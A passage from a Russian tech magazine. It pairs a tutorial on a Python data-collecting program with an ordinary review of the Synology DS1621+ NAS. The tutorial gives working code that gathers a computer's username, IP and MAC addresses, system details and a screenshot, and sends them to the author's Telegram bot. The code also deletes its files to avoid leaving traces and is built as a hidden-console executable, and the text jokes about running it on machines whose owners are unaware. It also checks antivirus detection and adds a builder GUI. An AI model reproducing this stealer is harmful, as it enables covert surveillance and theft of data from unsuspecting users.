bot = telebot.TeleBot("token from BotFather")  # Подключение бота
```

Чтобы оценить быстродействие, можно написать еще пару строк. Весь дальнейший код расположим между ними. Описанное выше подключение бота уже вписано сюда.

```
import telebot
from datetime import datetime

bot = telebot.TeleBot("token")

start = datetime.now()  # Начало отсчета

# Сюда поместим нашу основу, поэтому оставляем место

ends = datetime.now()   # Конец отсчета
workspeed = format(ends - start)    # Вычисление времени
```

Теперь перейдем собственно к сбору данных.

СБОР ДАННЫХ

Я не буду долго ходить вокруг да около и сразу начну разбирать секцию импорта.

```
import getpass
import os
import socket
from datetime import datetime
from uuid import getnode as get_mac
import pyautogui
from speedtest import Speedtest
import telebot
import psutil
import platform
from PIL import Image
```

Теперь кратко рассмотрим, что делает каждый модуль. Если какие-то функции тебе не нужны, выброси строку импорта модуля и код, который использует этот модуль. Все просто!

Итак, за работу с ОС и локальными ресурсами отвечают эти четыре модуля:

- `getpass` нужен для определения информации о пользователе;
- `os` используем для взаимодействия с функциями ОС, вроде вызова внешних исполняемых файлов;
- `psutil` работает с некоторыми низкоуровневыми системными функциями;
- `platform` предоставит информацию об ОС.

Этими модулями реализованы сетевые взаимодействия:

- `socket` — для работы с сокетами и получения IP-адресов;
- `getnode` получает MAC-адрес машины;
- `speedtest` замеряет характеристики интернет-соединения;
- `telebot` сделает всю рутину по работе с Telegram-ботом.

Служебные примочки, которые трудно отнести к категориям выше:

- `datetime` позволит определить время работы программы;
- `pyautogui` ~~быстро и без боли~~ работает с GUI;
- `PIL.Image` — для снятия скриншота.

После этого нам требуется узнать основные стабильные характеристики системы: IP- и MAC-адреса, имя пользователя и ОС:

```
name = getpass.getuser()    # Имя пользователя
ip = socket.gethostbyname(socket.getfqdn())   # IP-адрес системы
mac = get_mac()   # MAC адрес
ost = platform.uname()    # Название операционной системы
```

Строки кода снабжены комментариями и в пояснениях не нуждаются.

Скорость интернет-соединения

```
from speedtest import Speedtest # Импорт модуля. Рассматривался выше

inet = Speedtest()
download = float(str(inet.download())[0:2] + "." # Входящая скорость
                + str(round(inet.download(), 2))[1]) * 0.125
uploads = float(str(inet.upload())[0:2] + "."   # Исходящая скорость
                + str(round(inet.download(), 2))[1]) * 0.125
```

Скорость замеряется библиотекой сервиса Speedtest.net и, соответственно, выдает результат в мегабитах, а не мегабайтах. Чтобы это исправить, разделим численный результат на 8 или умножим на 0,125 — это одно и то же. Манипуляцию проделываем дважды — для входящей и исходящей скорости.

Важно понимать, что замер не претендует на сверхточность, потому что мы никак не можем легко проверить, какую часть канала потребляют другие программы или даже другие устройства в сети. Если ты подключился к рабочей станции удаленно, твое соединение тоже что-то будет потреблять. В программе поправка на это не реализована из-за ее слишком низкой точности и трудоемкости.

Часовой пояс и время

```
import psutil

zone = psutil.boot_time()   # Узнает время, заданное на компьютере
time = datetime.fromtimestamp(zone)   # Переводит данные в читаемый
вид
```

Если ты настраиваешь чей-то сервер или слишком удаленный компьютер, время может отличаться. Ко всем прочим данным добавим и показания часов — информация лишней не бывает. Если ты не знал, неправильно выставленное время и/или часовой пояс может вызывать сбои при подключении к сайтам, использующим HTTPS, а этот кусочек кода позволит легко выявить такие проблемы.


Частота процессора

```
import psutil

cpu = psutil.cpu_freq()
```

Может помочь выявить причину тормознутости компьютера: если процессор постоянно молотит на полную, но программы виснут — процессор устарел, а если простаивает — виновата программа. Да и просто общее представление о железе дает.

Более глубокий фингерпринтинг

В этой статье умышленно не рассказывается, как получить идентификатор жесткого диска или GUID установленной Windows: мы не методичку для рекламщиков пишем, а программировать тренируемся. Тем не менее ты легко можешь добавить сбор и такой информации, воспользовавшись консольной утилитой `wmic`. Ее вывод можно парсить с помощью Python-скрипта, так что даже не придется писать лишние обвязки. На скриншоте пример получения серийного номера BIOS.



Скриншот рабочего стола

```
os.getcwd()

try:    # Перехват ошибки в случае неверно указанного расположения
    os.chdir(r"/temp/path")
except OSError:
    @bot.message_handler(commands=['start'])
    def start_message(message): # Служебная обвязка для бота
        bot.send_message(message.chat.id, "[Error]: Location not
found!")
        bot.stop_polling()

    bot.polling()
    raise SystemExit

screen = pyautogui.screenshot("screenshot.jpg") # Снятие скриншота
```

Тут все тоже максимально просто, а за собственно снятие скриншота отвечает только последняя строка кода. Остальное мы используем для корректной обработки входящей команды бота.

ЗАПИСЬ В ФАЙЛ

Теперь, когда все готово, мы можем приступать к финальному сбору и отправке данных. Создаем готовый файл с нашими данными: если использовался максимальный сбор информации, а точнее весь код выше, то используем такую запись, в противном случае убирай ненужные тебе данные:

```
try: # Обвязка для обработки команд боту
    os.chdir(r"/temp/path")
except OSError:
    @bot.message_handler(commands=['start'])
    def start_message(message):
        bot.send_message(message.chat.id, "[Error]: Location not
found!")
        bot.stop_polling()

    bot.polling()
    raise SystemExit

file = open("info.txt", "w") # Открываем файл

file.write(f"[================================================]\n
Operating System: {ost.system}\n  Processor: {ost.processor}\n
Username: {name}\n  IP adress: {ip}\n  MAC adress: {mac}\n  Timezone:
 {time.year}/{time.month}/{time.day} {time.hour}:{time.minute}:{time.
second}\n  Work speed: {workspeed}\n  Download: {download} MB/s\n
Upload: {uploads} MB/s\n  Max Frequency: {cpu.max:.2f} Mhz\n  Min
Frequency: {cpu.min:.2f} Mhz\n  Current Frequency: {cpu.current:.2f}
Mhz\n[================================================]\n") # Пишем

file.close() # Закрываем
```

Длинный, но легко читаемый код. Первая его часть обеспечивает обработку команды `/start`, вторая — запись всех данных в файл. Результат попадет в `info.txt`, но путь, конечно, можно изменить прямо в коде.

Дело остается за малым — отправить результат в Telegram.

ОТПРАВКА ДАННЫХ

Теперь дополним код выше, чтобы он еще и файлы отправлял.

```
text = "Screenshot"   # Требуется при создании скриншота (текст к
фото)

@bot.message_handler(commands=['start'])     # Выполняет действия при
команде start
def start_message(message):
    upfile = open("Путь до файла\info.txt", "rb")    # Читает файлы
    uphoto = open("Путь до файла\screenshot.jpg", "rb")
    bot.send_photo(message.chat.id, uphoto, text)    # Отправляет
данные
    bot.send_document(message.chat.id, upfile)

    upfile.close()     # Закрывает файлы (обязательно)
    uphoto.close()

    os.remove("info.txt")   # Удаляет файлы, чтобы не оставлять следы
    os.remove("screenshot.jpg")

    bot.stop_polling()    # Закрывает соединение после отправки

bot.polling()    # Создает соединение с ботом
```

Сначала указывается подпись к скриншоту, потом читаем и отправляем файлы в виде фото и документа, затем зачищаем следы и закрываем соединение с ботом. Ничего сложного!

Естественно, если нам не нужен, к примеру, скриншот, мы можем вырезать код его отправки, получив такой вариант:

```
@bot.message_handler(commands=['start'])
def start_message(message):
    upfile = open("Путь до файла\info.txt", "rb")
    bot.send_document(message.chat.id, upfile)
    upfile.close()
    os.remove("info.txt")
    bot.stop_polling()

bot.polling()
```

INFO
Чтобы бот гарантированно отправлял все сообщения тебе, укажи вместо `message.chat.id` ID чата с собой. Его можно узнать через бот GetMyID.

Также следует учесть одну деталь: перед запуском программы ты должен отправить своему боту команду **/start**, чтобы он понял, кому следует отправлять данные.

СОБИРАЕМ ПРОГРАММУ

Чтобы не тянуть с собой на другой компьютер Python и зависимости программы, давай упакуем все в один исполняемый файлик. Делается это с помощью PyInstaller, который ставится простой командой `pip install pyinstaller`.


Переходим с помощью командной строки в папку с нашей программой и собираем ее командой

```
pyinstaller -i путь_до_иконки --onefile наш_файл.py
```

Аргумент `--onefile` заставит PyInstaller упаковать все в единственный файл. После `-i` надо указать путь до иконки исполняемого файла, если ты хочешь ее использовать. Если она не нужна, просто удали этот аргумент. Последним идет путь к файлу с нашим кодом. Если ты не хочешь, чтобы при запуске появлялась консоль (например, если владелец компьютера не знает, что ты собрался ему помочь :D), поменяй расширение входного файла с кодом на `.pyw` или укажи опцию `-w`.

Не забывай проверять наличие модулей и их обновлений, чтобы избежать ошибок. Временный путь можно указать любой, но лично я указываю `C:\Temp`. Само собой, если обнаружена ОС на базе Linux, то этот код придется поправить.

Еще следует проверить, как сильно и чем детектится наш файл. Чтобы тебе не лезть на VirusTotal, я сделал это сам.



Результат сканирования на VirusTotal

WWW
Полный код проекта я разместил на GitHub. Там есть и программа-сборщик, о которой я расскажу ниже.

ПИШЕМ СБОРЩИК С ГРАФИЧЕСКИМ ИНТЕРФЕЙСОМ

Для создания GUI сборщика нам придется работать с библиотекой **Tkinter**, поэтому прежде всего импортируем ее и нужные элементы:

```
# -*- coding: utf-8 -*-      # Не забываем указывать конфигурацию
from tkinter import *      # Сама библиотека для работы
from tkinter import messagebox as mb      # Функция для создания окон
с информацией
```

После этого нужно создать окно, которое и будет основой интерфейса:

```
root = Tk()
root.title("Tkinter")   # Название программы
root.geometry("300x400")    # Разрешение окна программы
```

Нам нужен только ввод API-ключа для доступа к боту. Делается такой ввод кодом ниже:

```
text = Label(root, text="Telegram bot token")   # Текст для
обозначения поля
text.grid(padx=100, pady=0)   # Расположение по x/y

API = Entry(root, width=20)   # Создание поля ввода данных
API.grid(padx=100, pady=0)
```

Это создаст два графических объекта — поле ввода и подпись к нему.

В этом интерфейсе не хватает кнопки для сборки выходного файла. Давай создадим ее:

```
button = Button(root, text="Create", command=clicked, height=2, width
=10)
button.grid(padx=100, pady=0)
```

Создаем функцию, которая должна находиться в файле после импорта библиотек. В ней мы должны создавать файл и записывать в него код полезной нагрузки.

```
def clicked():
    system = open("source.py", "w")
    system.write('''
# Сюда перемещаем полный код программы, которую мы писали раньше
''')

system.close()
```

WARNING
Не шути с пробелами! Перед тем как вставлять код, убедись, что там нет лишних пробелов, иначе может возникнуть трудно обнаружимая ошибка.

Но на этом наша функция не заканчивается, так как нужно дать пользователю понять, готов ли файл. Делаем это с помощью MessageBox:

```
if API.get() or direct.get() == "":
   mb.showwarning("WARNING", "There are empty fields")
else:
   mb.showinfo("INFO", "The system.py file is ready!")
```

Теперь осталось только запустить отрисовку и обработку сообщений строкой `root.mainloop()`.

Опционально можно собрать и сборочный интерфейс. Для этого используем старый добрый PyInstaller:

```
pyinstaller -F -w --onefile программа.py
```

И все готово! Теперь ты имеешь полноценную программу для сбора данных о системе и ее сборщик, который ускорит процесс работы.

Каждый раз прибегать к PyInstaller, чтобы собрать программу, не слишком удобно. Можно воспользоваться модулем **os** и вызывать PyInstaller автоматически.

```
import os

os.system("pyinstaller --onefile наш_файл.py") # Сборка выходного
бинарника

os.rmdir("build")
os.rmdir("__pycache__")

os.remove("system.py")
os.remove("system.spec")
```

Если тебе понадобилась иконка, можно добавить в команду сборки параметр `-i file.ico`, а для сборки «невидимой» программы дописать `-w` — ровно как при ручной сборке!

ВЫВОД

В этой статье мы разобрали от начала и до конца, как вытащить из своей или чужой системы некоторые важные данные — от IP до модели процессора. Конечно, главное тут в том, что ты научился хоть немного писать код самостоятельно — а применить всегда куда-нибудь получится. Если заинтересовался программированием на Python — почитай нашу статью о написании простого вируса, она станет отличным закреплением навыков программирования. Успехов!

NAS НА RYZEN

НА ЧТО СПОСОБЕН SYNOLOGY DS1621+ И ЗАЧЕМ ЕМУ МОЩНЫЙ ПРОЦЕССОР

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

В наши руки попала любопытная новинка — модель сетевого накопителя Synology DS1621+ с процессором AMD Ryzen, а с ней 10-гигабитная сетевая карта и две пары специализированных SSD от Synology. Мы прогнали устройство через все типичные сценарии использования, проверили, насколько быстро работает 10-гигабитный линк с обычными жесткими дисками, и даже установили на устройство Windows 10.

Компания Synology известна сетевыми накопителями, заслужившими репутацию надежных и хорошо оптимизированных устройств. При этом даже фанаты NAS от Synology вынуждены согласиться с тем, что оптимизировать нужно не только скорость работы устройства и плавность интерфейса, но и аппаратное обеспечение устройств, используемые материалы и элементы конструкции. Иными словами, в актуальной линейке «плюсовых» моделей 2020 года вплоть до DS1520+ включительно NAS от Synology оснащаются процессорами Celeron, их корпуса выполнены из пластика, оперативная память частично распаяна, а в качестве сетевых интерфейсов предлагаются исключительно гигабитные линки.

Герой сегодняшнего обзора — модель Synology DS1621+ — не только приятное исключение из правила, но и первый NAS от Synology для обычных пользователей и энтузиастов, оборудованный процессором наконец-то достаточной мощности, да еще и не привычным Intel, а AMD Ryzen. Отличная оптимизация скорости работы никуда не делась, а вот попытки сэкономить на оснащении устройства в глаза не бросаются: разборный металлический корпус, сменные вентиляторы, встроенный блок питания и возможности расширения могут порадовать самых избалованных пользователей.


НЕ ВЕРЬ ГЛАЗАМ СВОИМ

Сетевое хранилище — не та вещь, которую можно пощупать в магазине. Все, что доступно обычному пользователю, — это описания и картинки на сайте магазина и в обзорах. Однако читать обзоры приходится очень внимательно: обозреватели редко заостряют внимание на особенностях сборки и используемых материалах. Устройство работает? Не вызывает желания накрыть вязаной салфеткой? Значит, все хорошо.

И тем не менее именно на этом моменте я хочу остановиться подробнее, в первую очередь для тех, кто имеет опыт использования таких моделей «с плюсом», как DS220+, DS1520+, и тех, что между ними, а также популярных моделей прошлого поколения — к примеру, DS418play, DS918+ или DS1019+.

На картинках устройства похожи: разница разве что в форме лотков.


DS1520+



DS1621+

Однако, несмотря на принадлежность к одному классу, фактически корпуса устройств совершенно разные. В модели DS1520+ (и большинстве младших моделей) кожух выполнен из пластика, причем из него же часто изготавливается и задняя стенка устройства. Пластик качественный, но по моему личному опыту — чересчур «звонкий»: если гул жестких дисков еще можно демпфировать, то треск головок в пластиковых корпусах, напротив, заметно усиливается. Металлический корпус DS1621+ заметно лучше справляется со звуком работы дисков, что достаточно актуально с учетом количества доступных слотов. Отмечу, что некоторые модели дисков работают тише других, но один и тот же набор дисков в корпусах с пластиковыми и металлическими кожухами будет звучать по-разному. Наконец, DS1621+ можно разобрать — например, чтобы добавить карту расширения в слот PCIe.

Материалами корпуса, однако, разница между DS1621+ и младшими моделями не ограничивается. DS1621+ оснащается вполне «взрослым» встроенным блоком питания на 250 Вт, причем неплохим: производства Delta Electronic с «бронзовым» сертификатом 80 Plus. Статистика неумолима: надежность и долговечность встроенных блоков питания заметно превосходят характеристики внешних адаптеров.



ПРОЦЕССОР И ПАМЯТЬ

DS1621+ оснащена процессором AMD Ryzen Embedded V1500B. Выпущенный в декабре 2018 года, этот процессор основан на микроархитектуре AMD Zen первого поколения и производится по технологическому процессу 14 нм. Четыре физических ядра работают с восемью потоками. Базовая частота 2,2 ГГц, TDP — 16 Вт. (В скобках: TDP этого процессора может настраиваться в пределах от 12 до 35 Вт; точной информации о TDP Synology не публикует.)

В качестве оперативной памяти нам предлагается единственный модуль DDR4 SODIMM с ECC на 4 Гбайт, занимающий один из двух доступных слотов. Забегая вперед, скажу, что устройство поддерживает как модули с ECC и без, так и их комбинацию, вплоть до суммарного объема 32 Гбайт.

Для некоторых может оказаться важным следующий момент: CPU от AMD не поддерживают технологию Intel QuickSync, которая делает возможным аппаратное ускорение транскодирования видеопотоков (например, в Plex). Это значит, что, если у тебя нет ни NVIDIA Shield, ни Apple TV, ни Amazon Fire TV, ни умного телевизора, ни даже какого-нибудь китайского Android TV, выпущенного в последние несколько лет, тебе может потребоваться на лету перекодировать видеопоток для того, чтобы видео можно было просматривать. Кроме того, транскодирование позволяет на лету понижать разрешение видеопотока для удаленного просмотра видео с NAS, например на экране смартфона через мобильную сеть.

Я много слышал о полезности этой технологии, но пока не встречал ни одного человека, который ее применял бы. Если ты вовсю используешь Plex с транскодированием видео, то DS1621+ сможет параллельно перекодировать один-два потока с разрешением Full HD, не больше. В этом сценарии поможет модель с Intel QuickSync — или покупка приставки для телевизора, которая сможет корректно воспроизводить видео в исходном формате без перекодирования.

СИСТЕМА ОХЛАЖДЕНИЯ: ШУМ И ЭФФЕКТИВНОСТЬ

Активная система охлаждения — то, с чем приходится сталкиваться постоянно. Количество вентиляторов в окружающих нас устройствах зашкаливает, а их суммарный шум может выйти за рамки разумного. И если в собственном персональном компьютере создание бесшумной и эффективной системы охлаждения — предмет гордости сборщиков-энтузиастов, то в готовых сетевых хранилищах приходится мириться с компромиссами, выбранными производителем.

Мой порядок приоритетов — бесшумность, эффективность и только потом цена системы охлаждения. А вот NAS от Synology настроены иначе. В первую очередь устройство заботится об эффективности охлаждения и лишь потом об уровне шума. Система не стесняется повышать скорость вращения вентиляторов при достижении дисками температуры в 42 градуса, но даже на самой первой скорости шум вентиляторов хорошо слышно.

Для охлаждения шести дисков в DS1621+ используется два вентилятора с привычным по другим устройствам Synology размером 92 мм. Однако и здесь новинка: на самом деле вентиляторы новые, с 4-пиновым управлением широтно-импульсной модуляцией PWM (ранее в устройствах Synology мне попадались исключительно 3-пиновые вентиляторы, скорость вращения которых регулировалась напряжением). В достоинства новых вентиляторов можно записать высокую максимальную скорость вращения. В минусы — шумовые характеристики.

При запуске устройства вентиляторы раскручиваются на всю катушку; после загрузки шум стихает, но действительно бесшумным устройство не назвать при всем желании: звук вентиляторов хорошо слышен на другом конце комнаты.

Насколько эффективно работает охлаждение? Благодаря высокой максимальной скорости вращения вентиляторов с PWM — достаточно эффективно. Мы протестировали устройство в комбинации с несколькими дисками, и вот результат.

Температура в комнате +23 градуса Цельсия. Диски Seagate IronWolf и SkyHawk на 8 и 6 Тбайт. Диски атмосферные, скорость вращения шпинделя — 7200 оборотов в минуту. На сегодняшний день ничего заметно более «горячего» не производится. К сожалению.

Через полчаса простоя диски нагрелись до 37–39 градусов.

Hard Disk(s)

Number	Model	Temperature	Drive Size	Status
Drive 1	SAT5200-480G	32 °C / 90 °F	447.13 GB	Healthy
Drive 2	SAT5200-480G	33 °C / 91 °F	447.13 GB	Healthy
Drive 3	ST8000VN004-...	38 °C / 100 °F	7452.04 GB	Healthy
Drive 4	ST8000VN004-...	39 °C / 102 °F	7452.04 GB	Healthy
Drive 5	ST6000VX002...	38 °C / 100 °F	5589.03 GB	Healthy
Drive 6	ST6000VX002...	37 °C / 99 °F	5589.03 GB	Healthy

После часовой нагрузки (последовательное чтение данных с обоих «зеркал») значения температур не изменились, но шум вентиляторов периодически усиливался: устройство пыталось поддерживать указанный температурный режим, и ему это удалось.

Более интересным оказался тест с дисками Seagate Exos X16, наполненными гелием. Такие диски заметно тише атмосферных, а их энергопотребление — меньше. На скриншоте показаны температуры после часа работы: первые два диска «отдыхают», а диски в 5-м и 6-м разъемах заняты пересборкой зеркального RAID 1 (с диска 5 выполняется чтение, на диск 6 идет запись).

Hard Disk(s)

Number	Model	Temperature	Drive Size	Status	Storage Pool
Drive 1	ST16000VE00...	33 °C / 91 °F	14902.00 GB	Healthy	Storage Pool 1
Drive 2	ST16000NM00...	34 °C / 93 °F	14902.00 GB	Healthy	Storage Pool 1
Drive 5	ST16000NM00...	38 °C / 100 °F	14902.00 GB	Healthy	Storage Pool 2
Drive 6	ST16000NM00...	40 °C / 104 °F	14902.00 GB	Healthy	Storage Pool 2

Спустя час мы изменили тестовую нагрузку. Пересборка RAID продолжилась, а с двухдискового зеркала в слотах 1 и 2 велось непрерывное чтение данных. Спустя два часа наблюдалась следующая картина.

Hard Disk(s)

Number	Model	Temperature	Drive Size	Status	Storage Pool
Drive 1	ST16000VE00...	34 °C / 93 °F	14902.00 GB	Healthy	Storage Pool 1
Drive 2	ST16000NM00...	37 °C / 99 °F	14902.00 GB	Healthy	Storage Pool 1
Drive 5	ST16000NM00...	38 °C / 100 °F	14902.00 GB	Healthy	Storage Pool 2
Drive 6	ST16000NM00...	40 °C / 104 °F	14902.00 GB	Healthy	Storage Pool 2

Время от времени обороты вентилятора увеличивались на минуту-две, но вскоре снова замедлялись.

Наконец, после завершения тестирования устройство проработало без нагрузки в течение часа; диски продолжали вращаться.

Hard Disk(s)

Number	Model	Temperature	Drive Size	Status	Storage Pool
Drive 1	ST16000VE00...	33 °C / 91 °F	14902.00 GB	Healthy	Storage Pool 1
Drive 2	ST16000NM00...	34 °C / 93 °F	14902.00 GB	Healthy	Storage Pool 1
Drive 5	ST16000NM00...	34 °C / 93 °F	14902.00 GB	Healthy	Storage Pool 2
Drive 6	ST16000NM00...	35 °C / 95 °F	14902.00 GB	Healthy	Storage Pool 2

Температурный режим

ВОЗМОЖНОСТИ РАСШИРЕНИЯ

У пользователя DS1621+ есть достаточно неплохие возможности расширения, но есть несколько неочевидных ограничений. Итак:

Оперативная память. По умолчанию DS1621+ поставляется с 4 Гбайт оперативной памяти, причем с ECC. К счастью, во второй разъем можно добавить обычную планку памяти без ECC, и система продолжает работать, обращаясь ко всему объему установленной памяти. Почему «к счастью»? Память с ECC в формате SODIMM заметно дороже обычной.


Два накопителя NVME. Здесь мы сталкиваемся с ограничением: NVME-накопители можно использовать только для кеширования (по слухам, в следующей версии DSM 7.0 это ограничение снимут и на NVME можно будет создавать обычные тома). В недавней статье я описывал особенности и ограничения такого кеширования. Напомню: кеш только для чтения не сохраняется между перезагрузками, а кеш на чтение-запись требует использования двух накопителей в зеркале, причем кешировать можно один-единственный том. Если в шестидисковом накопителе у тебя случайно образовалось несколько томов — придется выбирать, какой из них кешировать. Но разъемы есть, накопители в них установить можно, а стоит ли это делать — решать тебе.

Плата расширения PCIe 3.0 x8. Стандартный разъем PCIe x8 закрытого типа означает, что карту PCIe 3.0 x16 ты установить не сможешь, и это существенно сужает список совместимости. В этом легко убедиться. Независимо от физических габаритов разъема 10-гигабитную сетевую карту Synology ты установить сможешь, а вот адаптер с 10-гигабитным сетевым интерфейсом и двумя дополнительными слотами NVME — уже нет; в списке совместимости он отсутствует. Таким образом, реальная полезность этого разъема ограничивается возможностью установки 10-гигабитного сетевого интерфейса (а если бы в устройство интегрировали такой порт, то слот расширения мог бы и вовсе оказаться невостребованным).

НАКОНЕЦ — 10 ГБИТ!

Возможность штатным образом доукомплектовать устройство 10-гигабитным линком меня искренне заинтересовала. Да, в бюджетных устройствах конкурентов давно встречаются и 2,5-, и 10-гигабитные порты, но Synology который год удается избегать подобных сомнительных нововведений — предложив тем не менее возможность пользователям продвинутых устройств самостоятельно решить проблему.

Итак, распаковываем коробку из переработанного картона, достаем сетевой адаптер, устанавливаем в слот.



Сетевой адаптер Synology E10G18-T1 построен на чипе Aquantia AQtion AQC107. Сразу предупрежу: установить адаптер на том же чипсете, но другого производителя (например, ASUS) не удастся — в ОС прописан список разрешенных идентификаторов. Впрочем, судя по списку совместимости, карты на чипах Intel X520 и Mellanox ConnectX-3 должны поддерживаться.

Synology и список совместимости

Мы все привыкли, что список совместимости чего-то с чем-то — вещь, как правило, бесполезная: производитель «рекомендует» компоненты из очень короткого списка. Однако есть исключение: слот PCIe в NAS от Synology, где гарантированно работают практически только те устройства, которые есть в списке. Согласись, было бы неплохо сэкономить на 10-гигабитном сетевом адаптере!

Однако ни сетевой адаптер ASUS, ни аналогичный адаптер QNAP «не взлетели», несмотря на то что в них используется все тот же чипсет Aquantia AQtion AQC107, что и в адаптере Synology E10G18-T1. А вот чипсет Intel X520 поддерживается в несколько более широких пределах: адаптер Intel X520-DA1 установился и заработал без проблем, хотя в списке совместимости присутствует лишь более дорогая версия на чипсете X520-DA2 с двумя портами.

Итак, адаптер установлен, можно тестировать скорость. Однако перед тем, как приступить к тестам, расскажу о еще двух ограничениях, связанных с сетевыми адаптерами. Во-первых, для начальной настройки DS1621+ тебе все равно придется подключиться к одному из встроенных сетевых интерфейсов (через адаптер PCIe это сделать не удастся). Во-вторых, для того, чтобы сохранить возможность Wake on LAN (WoL), помимо 10-гигабитного линка тебе придется постоянно держать подключенным и гигабитный. Все это приводит к необходимости держать подключенным лишний сетевой кабель и настраивать работу внешних устройств через скоростной 10-гигабитный линк, а не через медленный гигабитный. Впрочем, справедливости ради отмечу, что во многих 10-гигабитных адаптерах функции Wake on LAN нет как класса, даже если речь идет о встроенных портах.

Наличие 10-гигабитного сетевого интерфейса убирает узкое место, ранее ограничивающее скорость передачи данных единственным гигабитом. Однако жесткие диски работают не настолько быстро. Для тестирования 10-гигабитной сети я использовал пару SSD из серии Synology SAT5200, объединив диски в зеркальный массив. (Я понимаю, что RAID 0 работает быстрее, но объединить пару твердотельных накопителей в RAID 0 у меня просто не поднялась рука.)

Скорость чтения крупных файлов с SSD без шифрования в моих условиях достигла 490 МБ/с, записи — 469 МБ/с. Отмечу, что эти цифры имеют исключительно теоретическую ценность: конфигурация моей сети может отличаться от настроек твоей, а производительность реальной системы с механическими жесткими дисками будет ограничена скоростью самих дисков и типом массива, в который они будут собраны. Приведу еще несколько цифр, позволяющих приблизительно оценить среднюю производительность устройства в реальных условиях — то есть с использованием частично заполненных жестких дисков.

Тестовые данные

Для тестирования пиковой производительности непрерывного чтения/записи используется файл размером в 10 Гбайт. Для тестирования чтения/записи множества небольших файлов — 2000 файлов размером от 1 до 3 Мбайт (имитация типичного фотоальбома... признаюсь, это был действительно фотоальбом).

Во всех случаях используются диски Seagate Exos X16, заполненные на четверть (форматировать диски ради удовлетворения любопытства я оказался не готов). Файловая система — Btrfs, создание контрольных сумм записываемых данных включено.

Скорость с использованием 10-гигабитного сетевого адаптера

Здесь все просто: адаптер Intel X520, честное 10-гигабитное соединение DAC кабелем через порт SFP+.

LAN 5	Connected
Use DHCP	Yes
IP address	192.168.178.134
Subnet mask	255.255.255.0
IPv6 address	2a02:8109:9cc0:7728:8261:5fff:fe08:3a53/64 fe80::8261:5fff:fe08:3a53/64
Jumbo Frame	Enable Jumbo Frame, the MTU value is 9000
Network Status	10000 Mbps, Full duplex, MTU 9000


Обычная папка:

- последовательная запись в обычную сетевую папку (без шифрования): 252 Мбайт/с;
- запись в обычную сетевую папку множества мелких файлов: 158 Мбайт/с.

Зашифрованная папка:

- последовательная запись в зашифрованную папку: 247 Мбайт/с;
- запись в зашифрованную сетевую папку множества мелких файлов: 138 Мбайт/с.

Интересная особенность возникает при записи данных. Вот так выглядит график копирования одного файла размером 10 Гбайт в зашифрованную папку.



Первые 4 Гбайт копируются быстро, со скоростью 333 Мбайт/с, что, с одной стороны, превышает возможности жесткого диска, а с другой — меньше возможностей сетевого интерфейса (чтение записанного файла из кеша происходит со скоростью 1,2 Гбайт/с, и это не опечатка). После этого скорость падает до указанных 247 Мбайт/с, которые можно считать устоявшейся скоростью записи. Все цифры в моих тестах, соответственно, взяты из второй половины сессии и демонстрируют устоявшуюся скорость записи, а не пиковую. В частности, это может привести к разночтениям между выполненными мной тестами и цифрами, опубликованными в других обзорах.

Отмечу, что скорость записи множества мелких файлов в зашифрованную папку пострадала сильнее всего, вероятно, из-за того, что в качестве метода шифрования в Synology выбран механизм пофайлового шифрования на уровне файловой системы eCryptFS. Соответственно, для каждого файла создается заголовок, в который дополнительно сохраняются метаданные шифрования. Если бы тестовые файлы были мельче, скорость записи пострадала бы еще сильнее.

Теперь проверю скорость чтения файлов:


- последовательное чтение из обычной сетевой папки: 277 Мбайт/с;
- чтение из обычной сетевой папки множества мелких файлов: 189 Мбайт/с.

При последовательном чтении из обычной папки достигнута полная пиковая производительность диска на этом участке.

Зашифрованная папка:

- последовательное чтение из зашифрованной папки: 274 Мбайт/с;
- чтение из зашифрованной сетевой папки множества мелких файлов: 188 Мбайт/с.

После того как записанные файлы закешированы в памяти, прочитать данные можно еще быстрее. На скриншоте ниже показан теоретический максимум, которого достигает данное устройство при чтении 10-гигабайтного файла целиком из кеша.



А если еще быстрее?

Вместе с сетевым накопителем на тестирование приехала пара SSD от Synology, но проводить на них замеры производительности было скучно и неинтересно: тестирование NAS превращалось, по сути, в тестирование скорости SSD. Тем не менее мне интересно было посмотреть на работу дисковых массивов в других конфигурациях. Скрепя сердце я удалил «зеркальные» тома и создал из четырех дисков Seagate Exos X16 один массив RAID 10. Цифры меня поразили:

- запись в обычную папку (последовательная): 459 Мбайт/с;
- чтение из обычной папки (последовательное): 510 Мбайт/с.

Сравнимо с недорогим SSD, но с использованием обычных жестких дисков, да еще в конфигурации с отказоустойчивостью.

Продолжение статьи →

NAS НА RYZEN

НА ЧТО СПОСОБЕН SYNOLOGY DS1621+ И ЗАЧЕМ ЕМУ МОЩНЫЙ ПРОЦЕССОР

Скорость работы в режиме агрегации портов

